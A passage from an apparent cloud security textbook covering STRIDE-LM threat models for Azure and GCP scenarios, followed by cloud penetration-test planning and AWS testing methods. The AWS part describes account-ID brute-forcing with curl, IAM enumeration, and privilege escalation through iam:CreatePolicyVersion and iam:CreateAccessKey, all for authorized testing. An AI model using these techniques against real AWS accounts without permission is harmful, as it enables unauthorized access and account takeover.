


Figure 2.7: End-to-end Logic App to copy an Azure Storage Blob to Another Tenant's SharePoint Document Library. [🔗](#)

The key component of the setup in [Fig. 2.7](#) include:

- **Azure Blob Storage:** This is source data storage in Source Tenant.
- **Azure Logic App:** Used for data transfer orchestration.
- **Azure Key Vault:** Stores and secures sensitive information like client secrets.
- **Microsoft Graph API:** Facilitates authentication and interaction with SharePoint in Target Tenant.
- **SharePoint Document Library:** This library provides storage of data in Destination Tenant.
- **Azure Active Directory (AAD):** Manages identity and access control in both tenants.

The Logic App triggers upon detection of new blobs in Azure Storage, retrieves the blob's content, and uses Microsoft Graph API to upload content to a SharePoint document library in another tenant. Next, we conduct threat modeling of the example Logic App Azure Blob transfer scenario using STRIDE-LM threat modeling. The threats are based on

different stages of the threat model and countermeasures are described below:

- **Spoofing:** Unauthorized entities can impersonate the Logic App to access Azure Storage or SharePoint. If the attacker discovers a leaked credential, they can use it to authenticate with Microsoft Graph API.
 - **Countermeasure:** Cloud admin can implement Managed Identities for the Logic App to avoid hardcoded credentials. The credentials can be securely stored in Azure Key Vault and programmatically accessed as required. The user access can be protected using MultiFactor Authentication (MFA) for Azure resources.
- **Tampering:** The attacker can intercept and alter data in transit between two tenants. Also, malicious insiders can try to unauthorizedly modify Logic App workflows and configurations.
 - **Countermeasure:** TLS encryption should be enforced end-to-end in communication between the applications. Azure Role-Based Access Control (RBAC) can restrict modifications to the Logic App. Azure Resource Manager (ARM) can also help enforce policies from a compliance perspective.
- **Repudiation:** Malicious actors can deny initiating data transfers or modifications. This can be caused by a lack of audit trails for actions performed by the Logic App.
 - **Countermeasure:** Admins should enable Azure Monitor and Log Analytics for tracking all actions. All Blob storage operations can be configured with Azure Storage Log Analytics solutions. The admins should also review logs of Microsoft Graph API calls for auditing.

- **Information Disclosure:** The attack vector for this threat scenario includes exposure of sensitive data during data transfer between tenants. Attackers can also use unauthorized access to client secrets or configuration settings.
 - **Countermeasure:** Azure Storage Service Encryption can be used to ensure encryption at rest. Any sensitive information, such as secrets, can be stored in Azure Key Vault. Admins should regularly review and update the access permissions to Azure resources.
- **Denial of Service (DoS):** Attackers with access to the web interface or internal network can overload Logic App with excessive event triggers, leading to disruption of service. The Microsoft Graph API can also be throttled by sending excessive requests.
 - **Countermeasure:** Implement the concurrency control limit on several simultaneous runs of Azure Logic Apps. Requests to Microsoft Graph API can be monitored, and rate-limit thresholds can be set based on daily usage patterns. Large-scale DDoS attacks can be handled using Azure-native DDoS protection.
- **Elevation of Privilege:** The attackers can exploit misconfigured permissions to gain unauthorized access to the resources. If the security policies are loosely configured, the attacker can also leverage Logic App's identity to perform unintended actions.
 - **Countermeasure:** Use principle of least privilege using Azure AD permissions and Azure RBAC. Permissions for logic apps and associated entities should be regularly audited and updated based on security standards.
- **Lateral Movement:** The attack can involve compromising the Logic App and using the privileges to access other resources within the same

or connected tenants. The attacker can also use exposed credentials to move laterally across different services.

- **Countermeasure:** The lateral movement can be checked by isolating the Logic App within a dedicated Virtual Network (VNet) to limit access. Network Security Groups (NSGs) can help control inbound and outbound traffic. Client secrets in Azure Key Vault should be regularly rotated to ensure accidental leakage of secrets has minimal impact on the security of the network.

2.3.3 Google Cloud Compute Image Exfiltration

Google Cloud Platform (GCP) in an attack scenario ([Fig. 2.8](#)) shows data exfiltration that can be carried by a remote threat actor [[178](#)]. GCP often contains sensitive information such as system configurations, application binaries, and API keys. Adversaries usually target the compute images through misconfigured services, compromised accounts, or API exploits to clone or exfiltrate the pictures. Such attacks can lead to data breaches, intellectual property theft, and compromise of downstream applications on the cloud platform.




Figure 2.8: Google cloud platform compute image exfiltration by remote attacker. [↗](#)

In the attack ([Fig. 2.8](#)), Alice, a software developer in Victim Organization, works on a confidential project named *Alpha*. We consider another developer, Bob, who works on a public-facing project *Beta*. Bob accidentally clicks on a sophisticated phishing email link sent by a remote attacker. Once the attacker compromises Bob's account, they can access Victim Organization. Project Alpha consists of confidential compute images. Bob can compute images on the confidential project via roles *project.viewer* and *compute.image.viewer*. Bob has admin privileges in the Beta project, which allows him to store and launch compute images for this public-facing project. The attack steps involve:

1. The attacker obtains Bob's access privilege to Project Alpha via asophisticated phishing campaign.
2. The attacker uses Bob's access to Project Alpha to obtain sensitive images.

3. Next, Bob's access to project Beta is used for creating a copy of computeimages in this project.
4. The compute images are exported to the Google Cloud bucket in projectBeta by the attacker.
5. Given that Beta is a public-facing project, the attacker exfiltrates thecompute images to an external attacker bucket located in the attacker Organization.

A detailed investigation of GCP image exfiltration highlights several common attack paths, including initial access to the public account and the use of elevated privileges in this account to obtain sensitive information. STRIDE-LM can be considered in threat modeling different stages of this attack (discussed below):

- **Spoofing:** The attacker impersonates a legitimate user to send a sophisticated phishing link to the victim and uses the compromised account to explore service accounts (Bob's spoofed credentials) to access VM images.
 - **Countermeasure:** Implement strong identity management using Identity-Aware Proxy (IAP) and enforce Multi-factor Authentication (MFA).
- **Tampering:** Adversaries can modify the images with appropriate privileges and inject malicious code to enable persistent access post-deployment.
 - **Countermeasure:** Use of signed images and verification of image integrity using cryptographic hashes.
- **Repudiation:** Lack of proper logging and auditing capabilities allows attackers to hide their actions during an exfiltration attempt.

- **Countermeasure:** Enable cloud audit logging for VM operations and monitor for anomalies.
- **Information Disclosure:** Misconfigured access to sensitive images exposes these VMs to unauthenticated users or broader audiences.
 - **Countermeasure:** Use principle of least privilege for image sharing and periodically review the access policies.
- **Denial of Service (DoS):** DoS is not described in this threat scenario. Still, a malicious attacker can exploit resource quotas or API limits to disrupt access to images or dependent services.
 - **Countermeasure:** Monitor and enforce service quotas and API limits. Review API activities and enforce rate limits on the APIs exposed to other services.
- **Elevation of Privilege:** The attacker exploited improperly scoped roles or vulnerable service accounts to escalate privileges and access restricted images.
 - **Countermeasure:** Use granular Identity and Access Management (IAM) roles and continuously audit IAM policies for excessive permissions.
- **Lateral Movement:** Attackers can move laterally across connected GCP projects or environments to access additional images or store exfiltrated images to a bucket using their privileges (admin privileges in project Beta).
 - **Countermeasure:** Isolate sensitive projects using shared VPCs and enforce resource segmentation.

Summary

This chapter provides a comprehensive overview of cloud security threats based on security vulnerabilities and environment misconfigurations. The chapter also discussed risks such as insufficient monitoring and data

security flaws that can lead to sensitive data exposure. The Threat Modeling lifecycle uses application dependencies, entry, and exit points. The Data Flow Diagram (DFD) and Attack Tree represent threats. Techniques such as STRIDE for threat analysis and risk ranking help in systematic risk assessment and implementing mitigation. The chapter extends STRIDE to STRIDE-LM for discussion on cloud-centric threat modeling. Case studies for AWS, Azure, and GCP environments help demonstrate the application of threat modeling techniques to address cloud security challenges. This chapter provides readers with tools and knowledge to understand the attack surface of the cloud environment and handle security threats.

Chapter 3

Penetration Testing for Cloud Platform

DOI: [10.1201/9781003384496-3](https://doi.org/10.1201/9781003384496-3)

Penetration testing (pentesting) is security assessment and analysis of simulated attacks on a network or an application. The goal is to identify security issues (vulnerabilities) before a malicious actor and provide the necessary recommendations for remedying these vulnerabilities. This chapter provides a structured approach to plan and execute penetration tests tailored specifically for cloud infrastructures. The scoping of a penetration test is essential and sets up the success of the pentest.

Cloud pentest differs from a traditional pentest. In a typical web application or network pentest, the organization has complete control over hardware, network, and software, making all aspects of the environment within the scope of testing. Cloud pentest operates under a shared responsibility model where the Cloud Service Provider (CSP) and customer share security responsibilities. CSP ensures the security of underlying hardware, while the customer ensures the security of data, applications, and configurations. Testing scope and activities must comply with CSP's policies and terms of service. When planning a cloud pentest, the shared responsibility model must be considered for each cloud provider, AWS, Azure, and GCP. Both unauthenticated and authenticated pentests discussed in this chapter can help cover the attack scenarios of an external attacker and insider threat.

3.1 Planning a Penetration Test

Planning a penetration test is critical for detecting and remediating security vulnerabilities. The process starts with the definition of the type of pentest. The scope and objectives are identified during this phase. Engaging key stakeholders is essential to ensure alignment on expectations, timelines, and potential operational risks. Rules of Engagement (RoE) document helps establish agreed-upon boundaries, testing methodologies, and communication protocols. Additionally, the pentest team develops contingency plans to address unexpected risks to application functionality or security incidents that may arise during testing. Planning helps align an organization's security objectives and maximizes the Return on Investment (RoI). Next, we discuss different phases of pentest planning in detail:

3.1.1 Defining the Pentest Type

Defining pentest type is an important step in the pentest process. The nature of issues identified during each pentest may not be mutually exclusive. Some examples of pentest include:

1. **External Pentest:** The target application's external attack surface, e.g., **.abc.com*, is considered under the scope, with no access to internal resources behind the corporate firewall. Some critical issues that can be identified during external pentest include authorization bypass (access to the resources otherwise restricted by the corporate policy), user enumeration, and authentication bypass (targeting the user registration and login process).
2. **Application Penetration Test:** The target application hosted on a provided endpoint, e.g., *web-login.abc.com* is considered under the scope of pentest, but the assessment team is provided access to privileged and non-privileged accounts as well. This helps the tester

check issues such as user management (cross-site scripting during user profile changes), session management, and horizontal privilege violations (a non-privileged user accessing the functionality and resources of an administrative user).

3. **Network Pentest:** The pentesting team is provided access to the internal network of the target environment through a host in the target network with necessary pentest tools. Some critical issues identified during this test include checking network communication, data storage (encrypted storage of sensitive information), internal application logic, error handling, and logging mechanisms used by the components of the target environment.
4. **Wireless Pentest:** This requires access to the customer's wireless network. Some issues identified include the enumeration of rogue devices, guest network authentication and encryption standards, and wireless attacks, which can impact the usability of legitimate users.
5. **Social Engineering:** Social engineering involves testing human elements in the organization, e.g., the digital footprint of employees—source code repository, social media profiles, and websites frequented. Any direct interaction using means such as email or phone calls to employees with different levels of access - help desk personnel, system administrators, and business unit managers, which can help gather more information about the target is covered under the scope of this phase.
6. **Physical Pentest:** This pentest type simulates a real-world threat scenario where an attacker attempts to compromise the physical barriers to gain access to critical systems, buildings, infrastructure, and employees. The goal of the physical pentest is to identify weaknesses in an organization's physical defense.

3.1.2 Pentest Scoping

Scoping is one of the most critical parts of a penetration test (pentest). The scope helps determine networks, applications, accounts, users, physical security controls, and fair game assets. An organization's digital footprint can be quite large, but organizations may not consider everything exposed on public networks mission-critical. Moreover, analyzing everything for a network or application is time-consuming. In a time-limited security pentest, the organizations may want to focus on smaller components. The scoping is similar to the requirement elicitation phase of Software Development Life Cycle (SDLC). The stakeholders from the target organization and the pentesting team enter into discussions to understand the scope of the pentest. The scoping can help in maximizing the business value from the security assessment.

The pentests are usually time-bound; for instance, one to two weeks are allocated to assessing an organization's web portal, backend cloud components, and mobile application. Some critical sub-components for scoping the target environment include rules of engagement, understanding customer priorities, and defining pentest type along with a timeline for completion of each component, as seen in [Fig. 3.1](#). It is noteworthy that some of these pentest types are overlapping with each other. For instance, if the web application pentest domain does not overlap with the cloud security review, they can have overlapping timelines. It is essential to identify the dependencies between different pentest services. If the source code review process can help identify some web application security flaws, it can be performed with a web application pentest. This granular analysis of dependencies between different services can help optimize the pentest's overall efficiency.




Figure 3.1 Penetration testing components with timeline. [↗](#)

3.1.2.1 Customer Priorities

The testing of every component of the target environment is quite challenging. Understanding the customer’s view of functionality is essential in pentesting. For instance, the customer might be interested in: (a) *Compliance*—testing whether the target environment complies with standards such as SOC 2, (b) *New Functionality*—A new feature such as payment processing has been added to the application portal and the customer is interested in checking if there are vulnerabilities which can affect the storage of sensitive user information like credit card numbers, bank account details. Understanding priorities can help the pentester determine the most critical IP addresses and endpoints (e.g., /quickpay/checkout). The scoping during pentest ensures that you are on the same page as a customer.

3.1.2.2 Access and Documents

The customer’s corporate firewall usually blocks targeted attacks such as multiple user login attempts, sending many requests to a particular endpoint, etc. It is essential to get the source IP addresses of the pentesting team allow-listed during the test. Some other important documents that can help in the early identification of critical security issues include access to the functional description of the application programming interface (APIs), architecture

diagrams of the target network, Data Flow Diagrams. The assessment team can also discuss some sensitive application functionality under scope that needs to be analyzed carefully. For instance, using automated scripts to update customer information can lead to the loss of client data. Mission-critical endpoints should be documented and tested with caution, particularly in a production environment. A good practice during the pentest phase includes providing frequent updates to the customer (what has been tested, what will be tested next) and getting customer feedback to ensure the smooth functioning of the pentest.

3.1.2.3 Managing Third Party Services

The network under test might include systems and services hosted by third parties, such as private cloud providers, Managed Security Service Providers (MSSPs). While the client provides the necessary permission to test the third-party components, is not considered as a part of scope. It is important for pentest team to obtain permission for testing third-party components.

3.1.2.4 Scope Creep

Project requirements increase over time as the project lifecycle progresses. Some common causes of scope creep are poor requirement analysis and underestimating the project's complexity. To avoid scope creep, the project's scope should be documented, and necessary scoping guidelines should be followed.

3.1.2.5 Lines of Communication and Incidence Reports

The pentest team needs to identify communication; the point of contact(s) is essential to ensure the client and pentest team are on the same page. The modes of communication, such as group email, Slack chat, etc., should be documented and shared with the client. This component also details how frequently the team will provide updates (weekly, bi-weekly) and the procedure to be followed in case the team identifies high and critical severity

vulnerabilities. The point of contact on the client side (security engineer, IT manager) should also be recognized as a part of this step.

3.1.3 Rules of Engagement

This phase under scoping helps determine how the pentest is going to occur. The rules of engagement are defined during the pre-engagement phase. The pentesters and customers discuss the technical and legal matters during the pre-engagement phase and create an agreement known as Rules of Engagement (ROE). The pentest team and customers sign a Non-disclosure Agreement (NDA) before the start of an engagement. NDA consists of written details that any vulnerabilities identified by the pentesters or data accessed will not be disclosed to any third party.

Some key sub-components of this phase include determining

1. **Timeline:** Defining the start and end date of the engagement. A well-defined timeline helps the people involved in the pentest to identify the work that needs to be done and form a team of dedicated people who will be involved. GANTT charts and work breakdown diagrams can help determine time allocation for each phase of pentest, as seen in [Fig. 3.1](#). The pentest team can test the components individually. For instance, a Mobile Application (App) Pentest will not be strictly dependent on the Cloud Security Review component. Hence, there is an overlap in the testing timeline for these components.
2. **Goal** is the reason for the pentest. It can vary depending on the customer. Some customers need pentest to meet annual security requirements, while others may require pentest to meet compliance requirements. Suppose a company is lending services to other companies as a third party. If there is key data involved, such as SSNs and bank account numbers, it is often the case that the company using

software or services requests pentest reports or proof of pentest. Understanding the goal can help define the scope of engagement.

3. **Scope** refers to the logical and physical components of the pentest. A physical scope can include details such as physical location. For instance, an onsite pentest is conducted at a client's location, whereas an offsite pentest is conducted remotely from the pentest team's location. The pentest's physical location directly impacts the type of access and nature of engagement. An offsite pentest usually involves the client providing Virtual Private Network (VPN) based access to the network under test in case of an internal network pentest and user credentials in case of a web application pentest. While one of the goals of pentest is to identify sensitive information, sensitive information such as Personal Health Information (PHI) and information covered under Health Insurance Portability and Accountability Act (HIPPA) must not be accessed by the pentest team. Such scenarios should be identified and documented during pre-engagement discussions. The logical scope can include departments or lines of business that can be covered under pentest.
4. **Risks and Limitations:** The pentest team should take necessary steps to ensure that sensitive systems, such as the production network, are not adversely impacted during pentest. The systems considered sensitive should be identified, and the pentest team should create a separate for these identified systems. Some other limitations can include things like the pentesting team accessing sensitive data (out-of-scope information), accidentally removing some critical data, causing a denial of services, or impacting an organization's business. The pentest team should have an emergency response plan in case of any issues that happen during the pentest. This helps protect the testing team from any legal implications and the customer from risks.

3.1.4 Penetration Test Questionnaire

This is a set of questions that can help document details of some of the components discussed in the previous section. These questions help in a precise estimation of the timeline of the pentest. The questions as can be seen in [Table 3.1](#) also help the pentest team understand the client's goal for the pentest, the nature of the environment under the scope of the pentest, and the rules of engagement for the security assessment. A sample of pentest questions for a fictional healthcare company *xyzhealth.com* has been provided below:

Table 3.1 A Sample Pentest Scoping Questionnaire Document 

S. No.	Sample Question	Sample Answer
1	What is the business requirement for the pentest?	This is an annual regulatory audit requirement
2	What kind of pentest needs to be performed?	Web application penetration test and source code review
3	What locations and IP address range are under the scope of the pentest?	210.44.55.6, all subdomains of xyzhealth.com
4	What are the goals of the pentest?	Identify known vulnerabilities, identify any instances of confidentiality and integrity violations.
5	What protocols for vulnerability disclosure should be followed?	Any Critical or High severity vulnerabilities should be immediately reported. Medium or Low severity vulnerabilities should be documented and reported at the end of the engagement.

S. No.	Sample Question	Sample Answer
6	Are some sub-domains part of the production environment? Are there any specific guidelines for testing in production?	Yes, records.xyzhealth.com is the production environment that should be tested outside normal business hours, and the xyzhealth security team will be on call during production testing.
7	Are there specific timings for conducting the pentest?	The testing of normal subdomains should be conducted during normal business hours, 8 AM–5 PM. The productions and live environment (live.xyzhealth.com) should be tested outside normal business hours.
8	Please provide access details required by the pentest team.	Two normal user and admin user accounts have been created for the team for the web application pentest. For the source code review, the team will need to use the VPN client provided and access the internal host, which will consist of source code.
9	What mode of communication should be followed for providing updates? Who will be the point of contact for incident reports? How frequently will updates be provided?	The pentest team will be added to the xyzhealth.com slack channel. The security engineer, Dan Brown, will be the point of contact for incident reports. Except for critical and high-severity issues, weekly updates should be reported immediately.
10	Any other important details the pentest team should keep in mind?	Any tools for source code review should be downloaded only on the provided internal machine. No source code or data should be stored outside the host provided by xyzhealth.com. Any possible instances of PII and PHI violations should be reported immediately and should not be pursued any further by the pentest team.

3.2 Cloud Penetration Testing

Cloud penetration test (pentest) combines elements of external, application, and network pentest. Cloud pentest requires expertise that is different from traditional pentest. The scope and responsibilities of pentest are influenced by Shared Responsibility Model [18], which defines responsibilities for infrastructure, platform, or software.

3.2.1 Shared Responsibility Model in Cloud Pentest

In the context of the shared responsibility model, cloud penetration testing focuses on assessing the security within the cloud environment rather than the security of the cloud itself [229]. Some components in this model are the responsibility of the Cloud Service Provider (CSP) (see Fig. 3.2), while others are managed by customer. The scope of the responsibilities and customer priorities, discussed in Section 3.1.2 helps determine the scope and frequency of the pentest.

Figure 3.2 Cloud pentest with shared responsibility model. 

Infrastructure as a Service (IaaS)	Platform as a Service (PaaS)	Software as a Service (SaaS)
User Access/Identity	User Access/Identity	User Access/Identity
Data	Data	Data
Application	Application	Application
Operating System	Operating System	Operating System
Virtualization	Virtualization	Virtualization
Network	Network	Network
Infrastructure	Infrastructure	Infrastructure
Physical	Physical	Physical
Customer/Client Responsibility		
Cloud Provider's Responsibility		

According to market surveys CSP's such as AWS, Azure, and Google Cloud have significant market share in terms of public cloud services and revenue [145]. These CSP's allow penetration testing within the boundaries of their permitted services. The rules of engagement for AWS [19], Azure [172], and Google Cloud Platform [63] provide details of testing permitted. Next, we discuss the methodology of conducting pentest on some major public cloud providers.

3.2.2 AWS Penetration Testing

3.2.2.1 AWS Organization Terminology and Concepts

- **Organization:** An entity that allows you to coordinate multiple AWS accounts as a single unit. An organization (see [Fig. 3.3](#)) has a management account and allows multiple member accounts [15]. The accounts can be organized in a hierarchical tree-like structure with the root at the top and Organizational Units (OUs) nested under the root. The member accounts can be directly under root, or they can be placed under one of the OUs in the hierarchy.




Figure 3.3 AWS organization with five accounts organized into four organizational units (OUs) under the root. [↗](#)

- **Root:** A container for all accounts in the organization. The policies applied to the root apply to all the OUs and accounts in the organization.
- **Organizational Unit (OU):** An organizational unit (OU) is a container used to group accounts within the root structure. OUs can be placed inside other OUs, creating a hierarchical structure that resembles an inverted tree. At the top is the root, with the branches of the OU extending downward to include various child OUs and individual accounts. When a policy is applied to an OU, it automatically extends to all its child OUs and accounts. Each account can belong to a single OU, and an OU can have precisely one parent.
- **Account:** An AWS account serves as a container for AWS resources and associated identities with specific access privileges. A designated “management account” is responsible for creating additional accounts, inviting existing accounts to join the organization, revoking account

access, and applying policies to the entities. The other type of account within the organization is called a “member account.” Each account can only be a member of one organization at a time. Account policies can be utilized to implement controls and add additional security measures to member accounts.

- **Invitation:** This process allows an account to join an existing organization. The organization’s management account extends an invitation to either the account ID or the email associated with the invited account. Once the invited account accepts an invitation, it becomes a member of the organization.
- **Handshake:** A multi-step process for information exchange between organizations. It serves as an underlying implementation for invitations. Handshakes are used when changing the organization from consolidated billing features to all supported features.
- **AWS Identity and Access Management (IAM):** AWS IAM allows you to specify who can access what services and resources in AWS [17]. IAM allows granular management of permissions and access. The IAM identity-based policies can be created and attached to IAM identities (users, groups, or roles). The permissions specified in the policies determine whether the request is allowed or denied [16].
- **Service Control Policy (SCP):** A policy that determines the scope of services and actions for users and roles in an account. SCPs specify maximum permissions for an organization, organizational unit (OU), or account. SCP can be attached to the organization root or OU to limit the permission for entities in member accounts. The SCPs can be applied using allow lists or deny list strategies.
 - **Allow list strategy:** This approach enables the precise specification of required access, effectively blocking any access not explicitly mentioned in the allow list. By default, AWS

organizations automatically assign the AWS-managed policy “FullAWSAccess” to all roots, OUs, and accounts. However, account managers can define more restrictive policies tailored to the organization’s needs, granting a narrower and desired set of permissions.

- **Deny list strategy:** This approach blocks unnecessary access while allowing all other permissions. By default, AWS attaches the managed policy “FullAWSAccess” to all roots, OUs, and accounts. In the deny list approach, the default “FullAWSAccess” policy remains intact, and additional policies are selectively attached to restrict explicit access to unwanted services based on specific needs. All permissions are allowed unless they are denied expressly through the additional policies.

3.2.2.2 Unauthenticated Testing

The reconnaissance phase aims to identify services being used on internal or external networks, active user roles, the network setup, etc. Some useful techniques for unauthenticated user and service enumeration are discussed below:

- **Social Engineering and OSINT:** The pentester can review leaked credentials for the organization, with emphasis on AWS credential leaks [[46](#), [47](#)]. The access information about AWS accounts can be obtained using Google Dorking [[249](#)], and public reports of the organization workers. The forums frequented by the company users and questions posted on StackOverflow can be reviewed to identify the software used in the organization.
- **Vulnerable Services:** The scan of public endpoints associated with AWS can help identify known vulnerabilities, e.g., Server Side Request Forgery (SSRF) with access to metadata endpoint, local files (/.aws/credentials) exposed on public network [[114](#)].

- **Account Enumeration**

- Review the URLs containing

`<alias>.signin.aws.amazon.com`

to identify the account ID of the organization.

- Use brute-force approach with a list of potential account identifiers and review the response, e.g., `curl -v`

`https://<account_id>.signin.aws.amazon.com`

- Check the AWS marketplace for instances created by the target organization. The vendor's owner ID (account ID) can be obtained from the public instance.
 - Check the public Elastic Block Storage (EBS), Amazon Machine Image (AMIs), and Relational Database Service (RDS) to identify the account identifier of the target.
 - Interact with public AWS services and review error messages (access denied) while browsing the services.
 - When IAM role trust policy is set up, you specify what AWS resources/services assume the role and obtain temporary credentials. If the trust policy role is not configured properly, an attacker can assume the role and perform privileged actions.

3.2.2.3 Authenticated Testing

To perform authenticated testing, you must have permissions on each AWS account you wish to audit to execute all audit tools successfully. The default policy for auditing is `arn:aws:iam::aws:policy/ReadOnlyAccess`. The authenticated tests that can be performed with auditing access include

- **Authenticated Enumeration**

- **User Enumeration:** Review the information about your AWS account, logged-in user information, access key, and metadata.
- **Organization Enumeration:** AWS organizations can be used for creating accounts. The identities, such as users, groups, and policies, can be allocated to the resources in an account. In the organization enumeration, the information on organization, organizational units (OUs), identity, and access management (IAM) can be enumerated [[113](#)].
- **IAM Enumeration:** The permissions for the authenticated user can be obtained by command `$ aws iam get-account-authorization-details`. The audit account can be used to check users, groups, policies, SSH keys, roles, and SAML providers. Custom tools such as `bf-iam-permissions` and `bf-iam-simulate` can brute force IAM permissions.
- **Service Enumeration:** AWS services such as EC2, S3, API gateway, KMS, and Route53 can be enumerated using AWS CLI and custom pentest tools.
- **Privilege Escalation**
 - The service misconfigurations allow the attacker to perform privilege escalation. This should be tested for AWS services, e.g., an attacker with `iam:CreatePolicyVersion` can create a new version of an existing IAM policy. The attacker can add custom permissions to the new policy and use the flag `--set-as-default` to make the new policy version the default policy.
 - An attacker with `iam:CreateAccessKey` permissions can create an access key ID and secret key that belongs to another user. This allows privilege escalation to any user.
 - Cloud scanning tools such as Skyark [[121](#)] help organizations discover, assess, and protect cloud-privileged entities. The tools

help address the threat of Cloud shadow admin, where attackers can find and abuse limited permissions and escalate their permissions to become cloud admin.

